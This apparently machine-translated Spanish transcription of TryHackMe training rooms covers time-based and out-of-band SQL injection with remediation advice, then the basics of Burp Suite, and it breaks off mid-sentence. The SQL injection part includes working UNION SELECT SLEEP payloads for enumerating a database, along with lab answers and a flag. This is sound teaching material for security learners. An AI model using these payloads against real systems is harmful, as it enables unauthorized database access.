Entonces, por ejemplo, al intentar establecer el número de columnas en una tabla, usaría la siguiente consulta:

```
admin123' UNION SELECT SLEEP(5);--
```

Si no hubo pausa en el tiempo de respuesta, sabemos que la consulta no tuvo éxito, por lo que al igual que en tareas anteriores, agregamos otra columna:

```
admin123' UNION SELECT SLEEP(5),2;--
```

Esta carga útil debería haber producido un retraso de 5 segundos, lo que confirma la ejecución exitosa de la declaración UNION y que hay dos columnas.

Ahora puede repetir el proceso de enumeración desde la inyección SQL basada en booleanos , agregando el método **SLEEP()** a la declaración **UNION SELECT** .

Si tiene dificultades para encontrar el nombre de la tabla, la siguiente consulta le ayudará en su camino:

```
referrer=admin123' UNION SELECT SLEEP(5),2 where database() like 'u%';--
```

Responda las siguientes preguntas

¿Cuál es la bandera final después de completar el nivel cuatro?

THM{SQL_INJECTION_MASTER} Respuesta correcta

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda


La inyección SQL fuera de banda no es tan común ya que depende de características específicas habilitadas en el servidor de la base de datos o de la lógica empresarial de la aplicación web, que realiza algún tipo de llamada de red externa basada en los resultados de una consulta SQL.

Un ataque Fuera de Banda se clasifica por tener dos canales de comunicación diferentes, uno para lanzar el ataque y otro para recopilar los resultados. Por ejemplo, el canal de ataque podría ser una solicitud web y el canal de recopilación de datos podría monitorear las solicitudes HTTP/DNS realizadas a un servicio que usted controla.

1) Un atacante realiza una solicitud a un sitio web vulnerable a la inyección SQL con una carga útil de inyección.

2) El sitio web realiza una consulta SQL a la base de datos que también pasa la carga útil del hacker.

3) La carga útil contiene una solicitud que fuerza una solicitud HTTP a la máquina del hacker que contiene datos de la base de datos.



Responda las siguientes preguntas

Nombra un protocolo que comience con D y que pueda usarse para extraer datos de una base de datos.

DNS

Respuesta correcta

Tarea 10 Remediación

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

3466

Inyección SQL

Aprenda a detectar y explotar vulnerabilidades de inyección SQL

100%

Tarea 1 Breve

Tarea 2 ¿Que es una base de datos?

Tarea 3 ¿Qué es SQL?

Tarea 4 ¿Qué es la inyección SQL?

Tarea 5 SQLi en banda

Tarea 6 SQLi ciego: omisión de autenticación

Tarea 7 SQLi ciego: basado en booleanos

Tarea 8 SQLi ciego: basado en tiempo

Tarea 9 SQLi fuera de banda

Tarea 10 Remediación

Remediación
Por más impactantes que sean las vulnerabilidades de inyección SQL , los desarrolladores tienen una manera de proteger sus aplicaciones web siguiendo los siguientes consejos:

Declaraciones preparadas (con consultas parametrizadas):
En una consulta preparada, lo primero que escribe un desarrollador es la consulta SQL y luego las entradas del usuario se agregan como parámetro. Escribir declaraciones preparadas garantiza que la estructura del código SQL no cambie y que la base de datos pueda distinguir entre la consulta y los datos. Como beneficio, también hace que su código se vea mucho más limpio y fácil de leer.

Validación de entrada:
La validación de entradas puede contribuir en gran medida a proteger lo que se incluye en una consulta SQL . El uso de una lista de permitidos puede restringir la entrada solo a ciertas cadenas, o un método de reemplazo de cadenas en el lenguaje de programación puede filtrar los caracteres que desea permitir o no.

Escapar de la entrada del usuario:
Permitir la entrada del usuario que contiene caracteres como ' " $ \ puede causar que las consultas SQL se interrumpan o, peor aún, como hemos aprendido, abrirlas para ataques de inyección. Escapar de la entrada del usuario es el método de anteponer una barra invertida (\) a estas caracteres, lo que luego hace que se analicen como una cadena normal y no como un carácter especial.

Responda las siguientes preguntas

Nombre un método para protegerse de un exploit de inyección SQL.

Prepared Statements | Respuesta correcta | Pista

Creado por tryhackme

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 118010 usuarios aquí y esta sala tiene 829 días.

Probador de penetración Jr.

Esta ruta de aprendizaje cubre las habilidades técnicas básicas que le permitirán tener éxito como probador de penetración junior. Al completar este camino, tendrá las habilidades prácticas necesarias para realizar evaluaciones de seguridad en aplicaciones web e infraestructura empresarial.

Requisitos previos:

- Necesita una comprensión básica de los principios informáticos fundamentales y una comprensión amplia de las diferentes áreas de la seguridad cibernética para completar este camino. Si aún no cuenta con estos requisitos previos, complete la Ruta previa a la seguridad y la Ruta de introducción a la seguridad cibernética .

Introducción a la ciberseguridad

Comprenda qué es la seguridad ofensiva y defensiva y conozca las carreras disponibles en cibernética.

Introducción al pentesting

Comprenda lo que implica una prueba de penetración, incluidas las técnicas y metodologías de prueba que todo pentester debería conocer.

Introducción al hackeo web

Pruebe, aprenda y aproveche algunas de las vulnerabilidades de aplicaciones web más populares que se ven en la industria hoy en día.

Suite de eructos

Burp Suite es la herramienta estándar de la industria para piratear aplicaciones web y es esencial en cualquier prueba de penetración web.

- **Suite de eructos: conceptos básicos**
  Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.
- **Suite Burp: Repetidor**
  Aprenda a utilizar el repetidor para duplicar solicitudes en Burp Suite.
- **Suite Burp: Intruso**
  Aprenda a utilizar Intruder para automatizar solicitudes en Burp Suite.
- **Suite Burp: otros módulos**
  Sumérgete en algunos de los módulos menos conocidos de Burp Suite.
- **Suite Burp: Extensiones**
  Aprenda a utilizar Extensiones para ampliar la funcionalidad de Burp Suite.

Seguridad de la red

Aprenda los conceptos básicos del reconocimiento de redes activo y pasivo. Comprenda cómo funcionan los protocolos comunes y sus vectores de ataque.

Investigación de vulnerabilidad

Familiarícese con las habilidades, los métodos de investigación y los recursos utilizados para explotar aplicaciones y sistemas vulnerables.

metasploit

Metasploit es el marco de explotación más utilizado. Aprende a usarlo y libera todo su potencial.

Escalada de privilegios

Conozca las técnicas fundamentales que le permitirán elevar los privilegios de la cuenta en sistemas Linux y Windows.

Programador de aprendizaje

Dinos cuantas horas por semana puedes estudiar

2 horas

por semana completa este curso

antes del 27 de abril

Agenda este curso

Certificado

Para obtener su certificado debe completar el curso. Los certificados le permiten demostrar su educación.

Progreso del camino (100%)

Próximo logro (4/4)

No quedan insignias para ganar en este camino.

Carrera

Utilice este camino para trabajar en una carrera en cibernética.

Probador de penetración

Comentario
Comentario

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

¡Bienvenido a Conceptos básicos de Burp Suite !

Esta sala en particular tiene como objetivo comprender los conceptos básicos del marco de pruebas de seguridad de aplicaciones web Burp Suite . Nuestro enfoque girará en torno a los siguientes aspectos clave:

1. Una introducción completa a Burp Suite .
2. Una descripción general completa de las diversas herramientas disponibles dentro del marco.
3. Guía detallada sobre el proceso de instalación de Burp Suite en su sistema.
4. Navegando y configurando Burp Suite .

También presentaremos el núcleo del marco de Burp Suite , que es Burp Proxy. Es importante tener en cuenta que esta sala sirve principalmente como recurso fundamental para adquirir conocimientos sobre Burp Suite. Las salas posteriores del módulo Burp adoptarán un enfoque más práctico. Así, esta sala contendrá un mayor énfasis en los contenidos teóricos. Si aún no ha utilizado Burp Suite, se recomienda leer atentamente la información proporcionada y participar activamente en la herramienta. La experimentación es esencial para comprender los fundamentos de este marco. La combinación de la información presentada aquí con la exploración práctica establecerá una base sólida para utilizar el marco. Esto le será de gran ayuda en futuras habitaciones.

Responda las siguientes preguntas

¡Dejanos empezar!

No se necesita respuesta | Pregunta hecha

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda


100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

En esencia, Burp Suite es un marco basado en Java diseñado para servir como una solución integral para realizar pruebas de penetración de aplicaciones web. Se ha convertido en la herramienta estándar de la industria para evaluaciones prácticas de seguridad de aplicaciones web y móviles, incluidas aquellas que dependen de interfaces **de programación de** aplicaciones (API).


En pocas palabras, Burp Suite captura y permite la manipulación de todo el tráfico HTTP/HTTPS entre un navegador y un servidor web. Esta capacidad fundamental forma la columna vertebral del marco. Al interceptar solicitudes, los usuarios tienen la flexibilidad de enrutarlas a varios componentes dentro del marco de Burp Suite, que exploraremos en las próximas secciones. La capacidad de interceptar, ver y modificar solicitudes web antes de que lleguen al servidor de destino o incluso manipular las respuestas antes de que nuestro navegador las reciba hace de Burp Suite una herramienta invaluable para las pruebas manuales de aplicaciones web.



Burp Suite está disponible en diferentes ediciones. Para nuestros propósitos, nos centraremos en **Burp Suite Community Edition** , a la que se puede acceder gratuitamente para uso no comercial dentro de los límites legales. Sin embargo, vale la pena señalar que Burp Suite también ofrece ediciones Professional y Enterprise, que vienen con funciones avanzadas y requieren licencia:

1. **Burp Suite Professional** es una versión sin restricciones de Burp Suite Community. Viene con características tales como:
   - Un escáner de vulnerabilidades automatizado.
   - Un fuzzer/fuzzer de fuerza bruta que no tiene velocidad limitada.
   - Guardar proyectos para uso futuro y generación de informes.
   - Una API incorporada para permitir la integración con otras herramientas.
   - Acceso sin restricciones para agregar nuevas extensiones para una mayor funcionalidad.
   - Acceso a Burp Suite Collaborator (que proporciona de manera efectiva un receptor de solicitudes único autohospedado o que se ejecuta en un servidor propiedad de Portswigger).

   En resumen, Burp Suite Professional es una herramienta muy potente, lo que la convierte en la opción preferida de los profesionales del campo.
2. **Burp Suite Enterprise** , a diferencia de las ediciones comunitaria y profesional, se utiliza principalmente para el escaneo continuo. Cuenta con un escáner automatizado que escanea periódicamente las aplicaciones web en busca de vulnerabilidades, de manera similar a cómo herramientas como Nessus realizan escaneos automatizados de infraestructura. A diferencia de las otras ediciones, que permiten ataques manuales desde una máquina local, Burp Suite Enterprise reside en un servidor y escanea constantemente las aplicaciones web de destino en busca de posibles vulnerabilidades.



Debido a que se requiere una licencia para las ediciones Professional y Enterprise, nos centraremos en el conjunto de funciones principales proporcionadas por Burp Suite Community Edition.

Nota: Las demostraciones proporcionadas utilizan Burp Suite para Windows. Sin embargo, la funcionalidad sigue siendo consistente con la versión instalada en AttackBox.

Responda las siguientes preguntas

¿Qué edición de Burp Suite se ejecuta en un servidor y proporciona un escaneo constante en busca de aplicaciones web de destino?

Burp Suite Enterprise | Respuesta correcta

Burp Suite se utiliza con frecuencia para atacar aplicaciones web y aplicaciones _____.

Mobile | Respuesta correcta | Pista

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Aunque Burp Suite Community ofrece un conjunto de funciones más limitado en comparación con la edición Professional, aún proporciona una impresionante variedad de herramientas que son muy valiosas para las pruebas de aplicaciones web. Exploremos algunas de las características clave:

- **Proxy** : Burp Proxy es el aspecto más famoso de Burp Suite. Permite la interceptación y modificación de solicitudes y respuestas mientras interactúa con aplicaciones web.
- **Repetidor** : Otra característica muy conocida. El repetidor permite capturar, modificar y reenviar la misma solicitud varias veces. Esta funcionalidad es particularmente útil cuando se elaboran cargas útiles mediante prueba y error (por ejemplo, en SQLi: inyección de lenguaje de consulta estructurado) o se prueba la funcionalidad de un punto final en busca de vulnerabilidades.
- **Intruso** : a pesar de las limitaciones de velocidad en Burp Suite Community, Intruder permite enviar solicitudes a los puntos finales. Se utiliza comúnmente para ataques de fuerza bruta o puntos finales difusos.
- **Decoder** : Decoder ofrece un valioso servicio para la transformación de datos. Puede decodificar información capturada o codificar cargas útiles antes de enviarlas al objetivo. Si bien existen servicios alternativos para este propósito, aprovechar Decoder dentro de Burp Suite puede resultar muy eficiente.
- **Comparador** : como sugiere el nombre, Comparador permite la comparación de dos datos a nivel de palabra o de byte. Si bien no es exclusiva de Burp Suite, la capacidad de enviar segmentos de datos potencialmente grandes directamente a una herramienta de comparación con un único método abreviado de teclado acelera significativamente el proceso.
- **Secuenciador** : el secuenciador se emplea normalmente para evaluar la aleatoriedad de los tokens, como los valores de las cookies de sesión u otros datos supuestamente generados aleatoriamente. Si el algoritmo utilizado para generar estos valores carece de una aleatoriedad segura, puede exponer vías para ataques devastadores.

Más allá de las funciones integradas, el código base Java de Burp Suite facilita el desarrollo de extensiones para mejorar la funcionalidad del marco. Estas extensiones se pueden escribir en Java, Python (usando el intérprete Java Jython) o Ruby (usando el intérprete Java JRuby). El módulo **Burp Suite Extender** permite cargar extensiones de forma rápida y sencilla en el marco, mientras que el mercado, conocido como **BApp Store** , permite descargar módulos de terceros. Si bien ciertas extensiones pueden requerir una licencia profesional para su integración, todavía hay una cantidad considerable de extensiones disponibles para Burp Community. Por ejemplo, el módulo **Logger++** puede ampliar la funcionalidad de registro integrada de Burp Suite.

Responda las siguientes preguntas

¿Qué característica de Burp Suite nos permite interceptar solicitudes entre nosotros y el objetivo?

Proxy — Respuesta correcta

¿Qué herramienta Burp usaríamos para forzar un formulario de inicio de sesión?

Intruder — Respuesta correcta

Tarea 4 Instalación

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Burp Suite es una de esas herramientas que es muy útil tener a mano, ya sea para evaluaciones de aplicaciones web o móviles, pentesting, búsqueda de errores o incluso funciones de depuración en el desarrollo de aplicaciones web. Aquí hay una guía sobre cómo instalar Burp Suite en diferentes plataformas:


Nota: Si usa AttackBox, Burp Suite ya está instalado, por lo que puede omitir este paso.

Descargas

Para descargar la última versión de Burp Suite para otros sistemas, puede hacer clic en este botón para ir a su página de descarga.

Kali Linux : Burp Suite viene preinstalado con Kali Linux. En caso de que falte en su instalación de Kali, puede instalarlo fácilmente desde los repositorios de Kali apt.

Linux , macOS y Windows: para otros sistemas operativos, PortSwigger proporciona instaladores dedicados para Burp Suite Community y Burp Suite Professional en la página de descargas de Burp Suite. Elija su sistema operativo en el menú desplegable y seleccione**Burp Suite Community Edition**. Luego, haga clic en el**Descargar**para iniciar la descarga.



Instalación

Instale Burp Suite utilizando el método apropiado para su sistema operativo. En Windows, ejecute el archivo ejecutable, mientras que en Linux, ejecute el script desde la terminal (con o sin sudo). Si decide no utilizarlo `sudo` durante la instalación en Linux , Burp Suite se instalará en su directorio personal `~/BurpSuiteCommunity/BurpSuiteCommunity` y no se agregará a su archivo `PATH` .

El asistente de instalación proporciona instrucciones claras y, en general, es seguro aceptar la configuración predeterminada. Sin embargo, siempre se recomienda revisar detenidamente el instalador.

Con Burp Suite instalado correctamente, ahora puede iniciar la aplicación. En la siguiente tarea, exploraremos la instalación y configuración iniciales.

Responda las siguientes preguntas

Si ha decidido no utilizar AttackBox, asegúrese de tener instalada una copia de Burp Suite antes de continuar.

No se necesita respuesta | Pregunta hecha

Tarea 5 El tablero

Tarea 6 Navegación

Tarea 7 Opciones

Tarea 8 Introducción al proxy Burp

Tarea 9 Conexión a través del Proxy (FoxyProxy)

Tarea 10 Mapa del sitio y definiciones de problemas

Tarea 11 El navegador Burp Suite

Tarea 12 Alcance y orientación

Tarea 13 Proxy HTTPS

Tarea 14 Ataque de ejemplo

Tarea 15 Conclusión

Creado por tryhackme y MuirlandOracle y l000g1c

Esta es una sala **gratuita** , lo que significa que cualquiera puede implementar máquinas virtuales en la sala (sin estar suscrito). Hay 40118 usuarios aquí y esta sala tiene 122 días.

847

Suite de eructos: conceptos básicos

Una introducción al uso de Burp Suite para el pentesting de aplicaciones web.

Iniciar AttackBox | Ayuda

100%

Tarea 1 Introducción

Tarea 2 ¿Qué es la suite Burp?

Tarea 3 Características de la comunidad Burp

Tarea 4 Instalación

Tarea 5 El tablero

Puede utilizar la edición comunitaria Burp Suite preinstalada en nuestro AttackBox. Para iniciar AttackBox, haga clic en el botón **Iniciar AttackBox** en la parte superior de esta página.


Una vez que inicie Burp Suite y acepte los términos y condiciones, se le pedirá que seleccione un tipo de proyecto. En Burp Suite Community, las opciones son limitadas y simplemente puede hacer clic en **Siguiente** para continuar.

La siguiente ventana le permite elegir la configuración de Burp Suite. Generalmente se recomienda mantener la configuración predeterminada, que es adecuada para la mayoría de situaciones. Haga clic en **Iniciar Burp** para abrir la interfaz principal de Burp Suite.

Al abrir Burp Suite por primera vez, es posible que encuentre una pantalla con opciones de entrenamiento. Se recomienda encarecidamente revisar estos materiales de capacitación cuando tenga tiempo.

Si no ve la pantalla de entrenamiento (o en sesiones posteriores), se le presentará el Panel de Burp, que puede parecer abrumador al principio. Sin embargo, pronto le resultará familiar.


El Burp Dashboard está dividido en cuatro cuadrantes, etiquetados en orden antihorario comenzando desde la parte superior izquierda:



